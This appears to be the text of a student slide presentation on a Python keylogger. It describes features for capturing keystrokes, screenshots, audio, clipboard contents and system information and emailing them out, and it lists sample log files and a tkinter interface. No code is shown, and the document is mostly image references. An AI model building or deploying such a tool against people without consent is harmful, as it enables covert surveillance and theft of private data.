
How did I customize this project and made it my own?





This keylogger project differentiates itself by incorporating additional features such as capturing screenshots, recording audio, retrieving system information, and monitoring clipboard activity. It also includes functionality for sending the collected data via email. These customizations enhance the project's versatility and usability, making it more comprehensive and tailored to specific user needs. Additionally, the project incorporates ethical considerations, such as obtaining user consent and implementing security measures, to ensure responsible and appropriate use.

Results

EMAIL RECEIVED




TKINTER SCREENS




RESULTS


ALL LOG FILES




audio.wav




screenshot.png



key_log.txt



systeminfo.txt



clipboard.txt

SUMMARY

The keylogger project is a comprehensive and customizable monitoring solution that allows users to track keyboard inputs, capture screenshots, record audio, monitor clipboard activity, and gather system information. With an emphasis on security, the project employs encryption techniques and implements ethical considerations to ensure responsible usage. The integration of a user-friendly tkinter interface enhances usability and provides a seamless experience for users. Overall, the project offers a powerful tool for monitoring and security purposes while prioritizing privacy and ethical usage.

THANKYOU